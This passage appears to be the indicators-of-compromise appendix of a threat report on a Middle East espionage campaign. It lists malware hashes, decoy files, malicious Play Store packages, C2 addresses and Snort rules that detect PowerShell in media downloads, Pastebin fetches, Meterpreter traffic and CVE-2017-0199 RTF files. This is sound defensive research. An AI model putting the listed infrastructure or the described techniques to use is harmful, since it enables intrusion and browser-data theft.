SQLite.Interop.dll	MD5: EE3DBA546E63837FDF9F46F58EFCB539 SHA-1: 7BC7E957BE4D5094C94772CE2675CF5B6228DC66 SHA-256: 1AB57FACB986727F0D983DAA8A27E596DFB1E5D3D70654DE64B0938CBD7AE9E Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows Size: 713216 bytes
Notes:	
-	SQLite library dropped by the PowerShell script into "%TEMP%\lib_x86".
-	Dependant on running PowerShell process architecture, if 64-bit the drop path is "%TEMP%\lib_x64".
-	Imported by PowerShell script to access browsers' SQLite databases.
System.Data.SQLite.dll	MD5: DE3419A82C6EEA500417C2987B56CCD5 SHA-1: 54B4EF76E21464DEC580AE3313D0720DEA6EC09C SHA-256: 5A0289E3656A49012EA4F91D6BF68AD9DF03A6AC92D4F01B146A95E55A85F26F Type: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows Size: 290816 bytes
Notes:	
-	SQLite library dropped by the PowerShell script into "%TEMP%\lib_x86".
-	Dependant on running PowerShell process architecture, if 64-bit the drop path is "%TEMP%\lib_x64".
-	Imported by PowerShell script to access browsers' SQLite databases.
NA	MD5: 642C993398D39EA58024ACEA3433E02B SHA-1: 42DAF13D8A6FFD0135B6A651129F4901E60C252A SHA-256: B0DFFAC2A65400C5DEBA8985CAB13B043B4A9D31FD9A0DEE32D761336C51533B Type: Little-endian UTF-16 Unicode text, with CRLF, CR line terminators Size: 34554 bytes
Notes:	
-	PowerShell script extracted from batch script execution.
-	Not stored on disk.

ATT-FEB-26 2018	
السودان تطرد الاخوان_.rar	MD5: C9CF39D5842955CE28CC3033B75ACA0F SHA-1: 7A6D7D02A3FE1F4D953BE6C1CC1AFDD9D3ECEDEA SHA-256: A5BE9CDD95847109BAA92DEB8A95E6BAC6BC8120114317BCA4678472D180BD4F Type: : : RAR archive data, v33, Size: 392579 bytes
Notes:	
-	Initial .RAR compressed payload hosted on Google Documents and embeds .LNK and .DOCX files.
صور طرد قيادات الاخوان_.doc. lnk	MD5: 7921E96124730ACA16182FE68BC223C6 SHA-1: 59B11E45E6A9A19C073341823AD8BB9A89C4923B SHA-256: F9DCD2D63110B75FBC82C65AE6C6A821181123D148B265ED3C4CC43448787289 Type:: : MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon, Archive, ctime=Mon Jul 13 20:22:09 2009, mtime=Mon Jul 13 20:22:09 2009, atime=Mon Jul 13 22:14:15 2009, length=301568, window=hidenormalshowminimized Size: 1355 bytes
Notes:	
-	.LNK shortcut file with command line arguments extract .DOCX file, create new directory and execute batch script.
-	Creates hidden and system directory
_SUDAN.doc	MD5: 56377DD244DB2DCF9C7A0FD280DC545F SHA-1: 8D38B51D9B907FED70818E2B36887BC7B08929F8 SHA-256: 16C7EE0C0E91D940D2AA484CA69441B5F1236F39A42C09F367A71747A09D23BE Type: Zip archive data, at least v2.0 to extract / application/vnd.openxmlformats-officedocument.wordprocessingml.document SIZE: 405387 bytes
Notes:	
-	Embeds the batch script as a .JPEG file.
-	Serves as decoy document.
6.jpeg / i.bat	MD5: 9B6947FE4F301FBEAB97AB2FD1D21DAD SHA-1: 63BC9FC559C54712EA0D613DD63C7F85F6E01823 SHA-256: 9C7F09B75D233BE944B85550CFAD63E070BFC7B10A92886C33FA4C04F4F5AA5A Type: ASCII text, with very long lines, with no line terminators Size: 4585 bytes
Notes:	
-	Batch script containing a single line to execute a compressed and encoded PowerShell script
x64_SQLite. Interop.dll / SQLite.Inte rop.dll	MD5: 244F881206F3A66953A345859668328F SHA-1: 374F3F0CBF9456F5DA96BDE59DF3DB02B544AA23 SHA-256: 48740EFA40D8F770534952A329C2F9A6E189BB9E2429618D633AEEE3C47B5E2F Type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows Size: 154422 bytes
Notes:	
-	SQLite library dropped by the PowerShell script into "%TEMP%\lib_x64".
-	Dependant on running PowerShell process architecture, if 32-bit the drop path is "%TEMP%\lib_x86".
-	Imported by PowerShell script to access browsers' SQLite databases.
System.Data .SQLite.dll	MD5: 9A9C8CC6943C59E8EBCCF1CF7ABA4A9 SHA-1: 4A4CA5235C8A6250E671E75C4EEF46E338296655 SHA-256: C67C71F380237862F6935CD36F7CB1F454831D08EE5AC991A405170A78CCC9C3 Type: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows Size: 168724 bytes
Notes:	
-	SQLite library dropped by the PowerShell script into "%TEMP%\lib_x86".
-	Dependant on running PowerShell process architecture, if 64-bit the drop path is "%TEMP%\lib_x64".
-	Imported by PowerShell script to access browsers' SQLite databases.
NA	MD5: C8FF83538F6749B3B95A0069F0DA9E00 SHA-1: CF9FEE345A80D900ADFD77072C8F7F86446A9D2F SHA-256: AE5E79238298AA794F771AC868C39E45EC743ADD9FAB7836424A97A92013D65F Type: Little-endian UTF-16 Unicode text, with CRLF, CR line terminators Size: 34704 bytes
Notes:	
-	PowerShell script extracted from batch script execution.
-	Not stored on disk.

ATT-MAR-19 2018	
فضائح ال زايد.rar	MD5: 586bcc6410740aa0a7a574240d0d887a SHA-1: 0b5fab1879235673ee1fc51888cc1e6398f1241d SHA-256: 4b9e6ffe59c2b8a944abb6766d46ae9be8f75e84334e09c08b1efd1d150077fa Type: : RAR archive data, v80, Size: 2825 bytes
Notes:	
	- Initial .RAR compressed payload on Google Documents and embeds .JS and .RTF files.
فضائح ال زايد.rtf	MD5: 76b3155f18154fc485f69775efffe7b SHA-1: e1d479e7f44a11d38f0bb65f0a02a8fb282f8537 SHA-256: 68459848878c570de3f4852c8a2b0d9041dab785dc841ffd31582902f351161 Type:: Rich Text Format data, version 1, unknown character set Size: 10506 bytes
Notes:	
	- Decoy. RTF document extracted from initial .RRA payload
09ABUDHABI86 2. الوثيقة.js	MD5: ba35d02a342b71cb632f6badb261b7e2 SHA-1: 0295fdf6719cd9e2f8d47877161104c0ceaf43c3 SHA-256: c053c40130fd9194fdeee691a6451b4875acd2c728bb6d43ce2de8092429155a Type: ASCII text, with very long lines, with no line terminators SIZE: 1020 bytes
Notes:	
	- Second Stage payload extracted from initial .RAR payload. - Executes WScript objects that in turn execute PowerShell to retrieve payload.
09ABUDHABI86 2.jpg	MD5: ccd9bb8ae4ef65a48178831f0398d6e6 SHA-1: 76d7784d32873a0cbc2677839141ac32c85b027c SHA-256: 7e0029bb05375e04f8aa728f6505be35207014b9b7a4d7e94a3bd269a5e41ba6 Type: JPEG image data, JFIF standard 1.01, comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90" Size: 460431 bytes
Notes:	
	- Decoy .JPG image retrieved by the .JS payload and displayed afterwards.
java.css/c8. CmD	MD5: b6cf8a308a662d9cb700d185c0aea341 SHA-1: 1d649e894c43c420e75fc5129bd81332fffb05ac SHA-256: 17d2fb550e6794bac73d61d198109332abf331212146697d6b03b08f243131b8 Type: ASCII text, with very long lines, with no line terminators Size: 5005 bytes
Notes:	
	- Batch script containing a single line to execute a compressed and encoded PowerShell
x64_SQLite.Interop.dll/SQLite.Interop.dll	MD5: c7e662156f550bca0f9f97580ee788e2 SHA-1: 58933a1e66c7a6dff37a22901c1769d138b27804 SHA-256: 3e6a86eb4ab6f62bc88d603640d8d161f5ffa0bb9c5cf0d6398602cf07b63802 Type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows Size: 1054720 bytes
Notes:	
	- SQLite library dropped by the PowerShell into "%TEMP%\lib_x64". - Dependant on architecture, if 32-bit the drop path is "%TEMP%\lib_x86". - Imported by PowerShell script to access browsers' SQLite databases.
System.Data.SQLite.dll	MD5: de3419a82c6eea500417c2987b56cc5 SHA-1: 54b4ef76e21464dec580ae3313d0720dea6ec09c SHA-256: 5a0289e3656a49012ea4f91d6bf68ad9df03a6ac92d4f01b146a95e55a85f26f Type: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows Size: 290816 bytes
Notes:	
	- SQLite library dropped by the PowerShell script into "%TEMP%\lib_x86". - Dependant on running PowerShell process architecture, if 64-bit the drop path is "%TEMP%\lib_x64". - Imported by PowerShell script to access browsers' SQLite databases.
NA	MD5: cd3b70469140286f0d63746d9b8a88dd SHA-1: cc0d23b9540636c00a68a893bb10ed459591f055 SHA-256: 77dd572385004fde794d9997040223ca4f2155394d9f184d9bfcd9d4ac3d6357 Type: ASCII text, with CRLF line terminators Size: 19130 bytes
Notes:	
	- PowerShell script extracted from batch script execution. - Not stored on disk.

Actor Android Malware on Google Play Store

Package Name	Downloads	Targeted Country	URL
com.androDiv.qrphonebook	1000	Qatar	https://play.google.com/store/apps/details?id=com.androDiv.qrphonebook
com.androDiv.ksamobilebook	10,000	Saudi Arabia	https://play.google.com/store/apps/details?id=com.androDiv.ksamobilebook
com.androDiv.jrmobilebook	5,000	Jordan	https://play.google.com/store/apps/details?id=com.androDiv.jrmobilebook
com.androDiv.qrmobilebook	1000	Qatar	https://play.google.com/store/apps/details?id=com.androDiv.qrmobilebook
com.androDiv.uaemobilebook	10,000	United Arab Emirates	https://play.google.com/store/apps/details?id=com.androDiv.uaemobilebook
com.androDiv.egyptphonebook	10,000	Egypt	https://play.google.com/store/apps/details?id=com.androDiv.egyptphonebook
com.androDiv.syphonebook	10,000	Syria	https://play.google.com/store/apps/details?id=com.androDiv.syphonebook
com.androDiv.yemanmobilebook	10,000	Yemen	https://play.google.com/store/apps/details?id=com.androDiv.yemanmobilebook
com.androDiv.kwmobilebook	1000	Kuwait	https://play.google.com/store/apps/details?id=com.androDiv.kwmobilebook
com.androDiv.brmobilebook	1000	Bahrain	https://play.google.com/store/apps/details?id=com.androDiv.brmobilebook
com.androDiv.egyptmobilebook	10,000	Egypt	https://play.google.com/store/apps/details?id=com.androDiv.egyptmobilebook
com.androDiv.brphonebook	5000	Bahrain	https://play.google.com/store/apps/details?id=com.androDiv.brphonebook
com.androDiv.kwphonebook	1000	Kuwait	https://play.google.com/store/apps/details?id=com.androDiv.kwphonebook
com.androDiv.jrphonebook	1000	Jordan	https://play.google.com/store/apps/details?id=com.androDiv.jrphonebook
com.androDiv.uaephonebook	10,000	United Arab Emirates	https://play.google.com/store/apps/details?id=com.androDiv.uaephonebook
com.androDiv.ksaphonebook	50,000	Saudi Arabia	https://play.google.com/store/apps/details?id=com.androDiv.ksaphonebook
com.androDiv.yemanphonebook	10,000	Yemen	https://play.google.com/store/apps/details?id=com.androDiv.yemanphonebook
com.androDiv.palphonebook	10,000	Palestine	https://play.google.com/store/apps/developer?id=com.androDiv.palphonebook
Total Downloads	156,000		

Palestinian Numbers Directory by androDevSolustion

10 THOUSAND Downloads | 3.5 *** Rating | Communication | Similar

Full white pages for millions of phone numbers in the Palestine

READ MORE

Syrian Phone Book by androDevSolustion

10 THOUSAND Downloads | 2.9 *** Rating | Communication | Similar

Telephone directory and mobile and mobile and cellular Syrian

READ MORE

Jordan phone book by androDevSolustion

1 THOUSAND Downloads | 2.8 *** Rating | Communication | Similar

Application containing millions of phone numbers in Jordan

READ MORE

Qatar phone book by androDevSolustion

1 THOUSAND Downloads | 1.8 ** Rating | Communication | Similar

Application containing millions of phone numbers in Qatar

READ MORE

Qatar mobile phone and Mobile guide by androDevSolustion

1 THOUSAND Downloads | 1.8 ** Rating | Communication | Similar

Qatari mobile phone and Mobile guide

READ MORE

Yemeni phone book by androDevSolustion

10 THOUSAND Downloads | 3.7 *** Rating | Communication | Similar

Application containing millions of phone numbers in Yemen

READ MORE

Bahrain phone book by androDevSolustion

5 THOUSAND Downloads | 3.2 *** Rating | Communication | Similar

Application containing millions of phone numbers in Bahrain

READ MORE



دليل الجوال البحريني
androDevSolustion

INSTALL

1 THOUSAND
Downloads 1.0 ★
Communication Similar

Mobile guide Bahraini and mobile phone

READ MORE



Kuwaiti phone book
androDevSolustion

INSTALL

1 THOUSAND
Downloads 2.2 ★
Communication Similar

Application containing millions of phone numbers in Kuwait

READ MORE



Emirates Numbers
Directory
androDevSolustion

INSTALL

10 THOUSAND
Downloads 3.0 ★
Communication Similar

Full white pages for millions of phone numbers in the United Arab Emirates

READ MORE



دليل موبايل مصر
androDevSolustion

INSTALL

10 THOUSAND
Downloads 3.4 ★
Communication Similar

The mobile phone and Egypt Mobile Guide

READ MORE



دليل جوال الكويت
androDevSolustion

INSTALL

1 THOUSAND
Downloads 3.7 ★
Communication Similar

Mobile and Mobile Kuwaiti phone book

READ MORE



Saudi Arabia phone
book
androDevSolustion

INSTALL

50 THOUSAND
Downloads 3.3 ★
Communication Similar

Application containing millions of phone numbers in Saudi Arabia

READ MORE



Egyptian Numbers
Directory
androDevSolustion

INSTALL

10 THOUSAND
Downloads 2.8 ★
Communication Similar

Full white pages for millions of phone numbers in the Egypt

READ MORE



دليل موبايل الامارات
androDevSolustion

INSTALL

10 THOUSAND
Downloads 3.6 ★
Communication Similar

The mobile phone and the UAE Mobile Guide

READ MORE



دليل جوال السعودية
androDevSolustion

INSTALL

10 THOUSAND
Downloads 3.5 ★
Communication Similar

Mobile and Mobile Saudi telephone directory

READ MORE



IP Addresses and Domains

Attack	Meterpreter	C&C Communication	Payloads Requests
ATT-NOV-20	NA	52.42.161.75 > locks.dynns.com	198.54.116.177 > nanu.website
ATT-NOV-28	NA	52.42.161.75 > lnk.pointto.us	
ATT-NOV-29	NA	52.42.161.75 > lnk.pointto.us	
ATT-DEC-06	NA	35.162.186.152 > lnk.pointto.us	198.54.116.177 > nanu.website
ATT-JAN-24	NA	78.47.96.17 > alwatanvoice.blogsyte.com	104.27.177.192 > xn-pgbg3edz.xyz
ATT-JAN-26	NA		rarlab.3utilities.com
ATT-MAR-12	213.184.123.150	78.47.96.17	78.47.96.17 305astebin.com doc.google.com goo.gl
ATT-MAR-26	213.184.123.150	35.162.186.152	78.47.96.17 305astebin.com doc.google.com goo.gl
ATT-APR-18	213.184.123.144	35.162.186.152	docs.google.com 305astebin.com a.pomf.cat
ATT-APR-24	NA	35.162.186.152	
ATT-APR-27	213.184.123.144	35.164.50.135	docs.google.com 213.184.123.144 a.pomf.cat 305astebin.com
ATT-MAY-01 (E1 & E2)	213.184.123.144		docs.google.com 213.184.123.144 305astebin.com DocDroid
ATT-MAY-09 (E1 & E2)	213.184.123.144	54.162.67.73	34.207.144.25 docs.google.com 305astebin.com UploadPack
ATT-JUN-06	213.184.123.144	54.162.67.73	docs.google.com 34.207.144.25 UploadPack
ATT-JUL-18	213.184.123.137 193.138.223.25	NA	209.188.21.162 > install-office-updates.mail1.online
ATT-JUL-22	193.138.223.25	67[.]205[.]130[.]61 phonebooks[.]site	209[.]188[.]21[.]162 > paltel[.]mail8[.]online
ATT-SEP-05	NA	193.138.223.25 305astebin.com	docs.google.com
ATT-SEP-17	NA	193.138.223.25 305astebin.com	198.54.116.177
Extracted from existing paste codes in ATT-SEP-17 updated by the actor.		5.175.214.9	Pastebin.com
ATT-OCT-22	NA	5.175.214.9, plus.google.com	docs.google.com plus.google.com goo.gl
ATT-OCT-24	213.184.123.143	5.175.214.9, plus.google.com	docs.google.com plus.google.com bit.ly Pastebin.com storgemydata.website
ATT-OCT-30	NA	NA	docs.google.com bit.ly Pastebin.com
ATT-NOV-06	NA	5.175.214.9, plus.google.com	docs.google.com storgemydata.website
ATT-NOV-13	NA	5.175.214.9, plus.google.com	docs.google.com storgemydata.website

ATT-NOV-22	NA	5.175.214.9, plus.google.com	docs.google.com storgemydata.website
ATT-NOV-23	NA	5.175.214.9, plus.google.com	docs.google.com storgemydata.website
ATT-FEB-21 2018	NA	192.243.102.28 > beginpassport.com	192.243.102.28 > beginpassport.com
ATT-FEB-26 2018	NA	192.243.102.28 > beginpassport.com	192.243.102.28 > beginpassport.com
ATT-MAR-19 2018	NA	192.243.102.28 > beginpassport.com	192.243.102.28 > beginpassport.com

LNK Shortcut Files Metadata

Attack	Shortcut Name	Machine ID	Target File DOS Name	Vol. Serial	MAC Address	Icon Index
ATT-NOV-20 2016	أجندة المؤتمر السادس لحركة فتح.lnk	sec-pc	powershell.exe	3EC7-FB1B	00:50:56:C0:00:08	14
	t1.lnk	sec-pc	powershell.exe	3EC7-FB1B	00:50:56:C0:00:08	14
ATT-NOV-28 2016	اتهامات للرئيس محمود عباس بالخيانة.lnk	sec-pc	powershell.exe	3EC7-FB1B	00:00:00:00:00:00	14
	x2.tmp.lnk	sec-pc	powershell.exe	3EC7-FB1B	00:00:00:00:00:00	14
ATT-DEC-06 2016	وثيقة تثبت تورط دحلان في اغتيال عرفات.lnk	sec-pc	powershell.exe	3EC7-FB1B	00:00:00:00:00:00	14
ATT-FEB-26 2018	صور طرد قيادات الاخوان.doc.lnk	sa3q-lap	cmd.exe	BEDD-FAFE	00:00:FF:FF:FF:00	1

*Other .LNK data such as VolumeID, BirthVolumeID, etc. were empty and did not return any data when analyzed manually or using automated tools for .LNK file analysis

Documents Code Page and Languages

Definitions – Rich Text Format (RTF) Specification Version 1.9.1)

\deflangN	Defines default language to be used when the \plain control word is encountered.
\deflangfeN	Default language ID for East Asian text in Word.
\adeflangN	Default language ID for South Asian/Middle Eastern text in Word. The default languages are determined by the current primary editing language and the enabled editing languages.
\ansicpgN	This keyword represents the default ANSI code page used to perform the Unicode to ANSI conversion when writing RTF text. N represents the code page in decimal.

RTF

Attack	ATT-NOV-20 2016	ATT-NOV-28 2016		
File Name	اهم القضايا المطروحة للنقاش.rtf	Document.rtf	Document.rtf	فساد جبريل رجوب.rtf
Code Page (ansicpg)	1256 (Arabic Windows)	-	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)
Default Lang. (adeflang)	-	-	-	-
Default Lang. (deflangfe)	-	-	-	-
Default Lang. (deflang)	1025 (Arabic - Saudi Arabia)	-	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)
Language (lang)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	-	1025 (Arabic - Saudi Arabia) 1033 (English - United States)

Attack	ATT-DEC-06 2016	ATT-MAR-12 2017	ATT-MAR-26 2017	ATT-APR-27 2017
File Name	ابو مازن يفضح دحلان.rtf	wafa.rtf	qatar.rtf	اجتماع اللجنة المركزية.doc
Code Page (ansicpg)	-	1252 (Western European)	1252 (Western European)	1252 (Western European)
Default Lang. (adeflang)	-	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)
Default Lang. (deflangfe)	-	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)
Default Lang. (deflang)	-	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)
Language (lang)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	-	-	1025 (Arabic - Saudi Arabia) 1033 (English - United States)

Attack	ATT-MAY-01 2017	ATT-MAY-09 2017	ATT-JUN-05 2017	ATT-JUL-18 2017
File Name	office-update.rtf	updating.doc	الوثيقة الثانية.doc	updates.rtf
Code Page (ansicpg)	1252 (Western European)	1252 (Western European)	1252 (Western European)	1252 (Western European)
Default Lang. (adeflang)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)
Default Lang. (deflangfe)	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)	2052 (Chinese - RPC)
Default Lang. (deflang)	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)
Language (lang)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	-

Attack	ATT-OCT-24 2017	ATT-OCT-30 2017	ATT-NOV-06 2017	ATT-NOV-13 2017
File Name	محضر اجتماع .اليوم.doc	ادانة محمد دحلان.doc	حقيقة اعتقال امراء سعوديين.doc	saud.rtf
Code Page (ansicpg)	1252 (Western European)	1252 (Western European)	1256 (Arabic Windows)	1252 (Western European)
Default Lang. (adeflang)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)
Default Lang. (deflangfe)	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)
Default Lang. (deflang)	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)	1033 (English - United States)
Language (lang)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	-

Attack	ATT-NOV-22 2017	ATT-FEB-21 2018	ATT-MAR-19 2018
File Name	habbash.rtf	dahlan.rtf	فضائح آل زايد.rtf
Code Page (ansicpg)	1252 (Western European)	1252 (Western European)	1256 (Arabic Windows)
Default Lang. (adeflang)	1025 (Arabic - Saudi Arabia)	1025 (Arabic - Saudi Arabia)	-
Default Lang. (deflangfe)	1033 (English - United States)	1033 (English - United States)	-
Default Lang. (deflang)	1033 (English - United States)	1033 (English - United States)	14337 (Arabic - UAE)
Language (lang)	1024 (Undefined Language) 1025 (Arabic - Saudi Arabia) 1033 (English - United States)	1025 (Arabic - Saudi Arabia) 1033 (English - United States)	14337 (Arabic - UAE) 1033 (English - United States)

Composite Document OLE CF

Attack	ATT-APR-18 2017	ATT-JUN-05 2017
File Name	.انقسام حركة حماس.doc	.الوثيقة الاولى.doc
SummaryInformation	1256 (Arabic Windows)	1256 (Arabic Windows)
DocumentSummaryInformation	1256 (Arabic Windows)	1256 (Arabic Windows)

OOXML

Attack	File Name	App. Version	Lang.	Lang. – East Asia	BiDi
ATT-MAY-01 1 2017	جواب.docx	14.0000	en-US	en-US	ar-SA
ATT-MAY-01 2 2017	لقاء الجانب الامريكي.docx	14.0000	en-US	en-US	ar-SA
ATT-MAY-09 1 2017	مصالحة حماس لدحلان.docx	14.0000	en-US	en-US	ar-SA
ATT-MAY-09 1 2017	مصالحة حماس لدحلان.docx	14.0000	en-US	en-US	ar-SA
ATT-JUL-18 2017	حماس و دحلان تفاصيل جديدة.docx	14.0000	en-US	en-US	ar-SA
ATT-OCT-22 2017	Summary.docx	16.0000	en-US	en-US	ar-SA

Snort Rules

Some of the rules are tuned towards incident response triage rather than production use.

Actor Specific Rules

```
alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE
weaponized RTF document variant download attempt (ATT-APR-27)"; flow:to_client,established;
flowbits:isset,file.rtf; file_data; content:"|5C|objautlink"; fast_pattern;
content:"|5C|objupdate"; content:"|5C|objdata"; content:"0105000002000000"; distance:0;
content:"d0cf11e0"; distance:50; content:"e0c9ea79f9bace118c8200aa004ba90b";
metadata:ruleset community, service ftp-data, service http, service imap, service pop3;
reference:cve,2017-0199; classtype:trojan-activity; sid:1000890; rev:1;)

alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE
weaponized RTF document variant download attempt (ATT-MAY-01/09/ATT-JUN-05)";
flow:to_client,established; flowbits:isset,file.rtf; file_data; content:"|5C|objlink";
fast_pattern; content:"|5C|objupdate"; content:"|5C|objdata"; content:"|20 30 0D 0A 31 0D
0A 30 0D 0A 35 0D 0A 30 0D 0A 30 0D 0A 30 0D 0A 30 0D 0A 32 0D 0A 30 0D 0A 30 0D
0A 30 0D 0A 30 0D 0A 30 0D 0A 30 0D 0A 30 0D 0A 31 0D 0A 65 0D 0A 30 0D 0A|"; distance:0;
content:"|64 0D 0A 30 0D 0A 63 0D 0A 66 0D 0A 31 0D 0A 31 0D 0A 65 0D 0A 30 0D 0A|"; distance:150;
metadata:ruleset community, service ftp-data, service http, service imap, service pop3; reference:cve,2017-0199;
classtype:trojan-activity; sid:1000891; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type audio containing Potable Executable data"; flow:to_client,established;
content:"Content-Type|3A 20|audio/"; http_header; file_data; content:"MZ"; depth:2;
byte_jump:4,58,relative,little; content:"PE|00 00|"; within:4; distance:-64;
metadata:ruleset community; classtype:trojan-activity; sid:1000892; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type image containing Potable Executable data"; flow:to_client,established;
content:"Content-Type|3A 20|image/"; http_header; file_data; content:"MZ"; depth:2;
byte_jump:4,58,relative,little; content:"PE|00 00|"; within:4; distance:-64;
metadata:ruleset community, service http; classtype:trojan-activity; sid:1000893; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type video containing Potable Executable data"; flow:to_client,established;
content:"Content-Type|3A 20|video/"; http_header; file_data; content:"MZ"; depth:2;
byte_jump:4,58,relative,little; content:"PE|00 00|"; within:4; distance:-64;
metadata:ruleset community, service http; classtype:trojan-activity; sid:1000894; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type audio containing PowerShell script"; flow:to_client,established; content:"Content-
Type|3A 20|audio/"; http_header; file_data; content:"powershell.exe"; nocase;
metadata:ruleset community, service http; classtype:trojan-activity; sid:1000895; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type image containing PowerShell script"; flow:to_client,established; content:"Content-
Type|3A 20|image/"; http_header; file_data; content:"powershell.exe"; nocase;
metadata:ruleset community, service http; classtype:trojan-activity; sid:1000896; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type video containing PowerShell script"; flow:to_client,established; content:"Content-
Type|3A 20|video/"; http_header; file_data; content:"powershell.exe"; nocase;
metadata:ruleset community, service http; classtype:trojan-activity; sid:1000897; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type audio containing persistence Batch script"; flow:to_client,established;
content:"Content-Type|3A 20|audio/"; http_header; file_data; content:"::start";
content:"timeout"; nocase; content:"goto start"; nocase; metadata:ruleset community,
service http; classtype:trojan-activity; sid:1000898; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type image containing persistence Batch script"; flow:to_client,established;
content:"Content-Type|3A 20|image/"; http_header; file_data; content:"::start";
content:"timeout"; nocase; content:"goto start"; nocase; metadata:ruleset community,
service http; classtype:trojan-activity; sid:1000899; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Content-
Type video containing persistence Batch script"; flow:to_client,established;
content:"Content-Type|3A 20|video/"; http_header; file_data; content:"::start";
content:"timeout"; nocase; content:"goto start"; nocase; metadata:ruleset community,
service http; classtype:trojan-activity; sid:1000900; rev:1;)
```

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"INDICATOR-COMPROMISE suspicious
raw pastebin download request"; flow:to_server,established; flowbits:set,request.pastebin;
content:"GET"; http_method; content:"Host|3A 20|pastebin.com|0D 0A|"; fast_pattern:only;
http_header; content:"/raw/"; http_uri; content:"Connection"; http_header; content:!\"User-
Agent"; http_header; content:!\"Accept"; http_header; content:!\"Content-"; http_header;
content:!\"Referer"; http_header; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1000901; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE raw
pastebin containing PowerShell script download attempt"; flow:to_client,established;
flowbits:isset,request.pastebin; file_data; content:"powershell.exe"; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1000902; rev:1;)

alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE
weaponized RTF document variant download attempt (ATT-JUL-18)"; flow:to_client,established;
flowbits:isset,file.rtf; file_data; content:"|5C|objautlink"; fast_pattern;
content:"|5C|objupdate"; content:"|5C|objdata"; content:"|20 30 31 0A 30 0A 35 0A 30 0A 30
0A 30 0A 30 0A 32 0A 30 0A|"; distance:0;
content:"|64 0A 30 0A 63 0A 66 0A 31 0A 31 0A 65 0A 30 0A|"; within:150; metadata:ruleset
community, service ftp-data, service http, service imap, service pop3; reference:cve,2017-
0199; classtype:trojan-activity; sid:1000903; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"INDICATOR-COMPROMISE RTF
document download Request from Microsoft Word - AlwaysUpdate Link OLE Object with External
Target"; flow:to_server,established; content:"HEAD"; http_method; content:".rtf";
fast_pattern:only; content:"User-Agent|3A 20|Microsoft Office Word "; http_header;
pcre:"/.rtf$/U"; metadata:ruleset community, service http; classtype:trojan-activity;
sid:1000904; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INDICATOR-COMPROMISE Metasploit
Meterpreter HTTP request"; flow:to_server,established; content:"Cache-Control|3A 20|no-
cache|0D 0A|Connection|3A 20|Keep-Alive|0D 0A|Pragma|3A 20|no-cache|0D 0A|User-Agent|3A
20|"; http_header; content:!\"Accept"; http_header; content:!\"Referer"; http_header;
content:!\"Cookie"; http_header; pcre:"^/[^w+/$Ui"; metadata:ruleset community, service
http; classtype:trojan-activity; sid:1000905; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INDICATOR-COMPROMISE Metasploit
Meterpreter HTTP request"; flow:to_server,established; urilen:<15; content:"GET";
http_method; content:"Connection|3A 20|Keep-Alive|0D 0A|Cache-Control|3A 20|no-cache|0D 0A
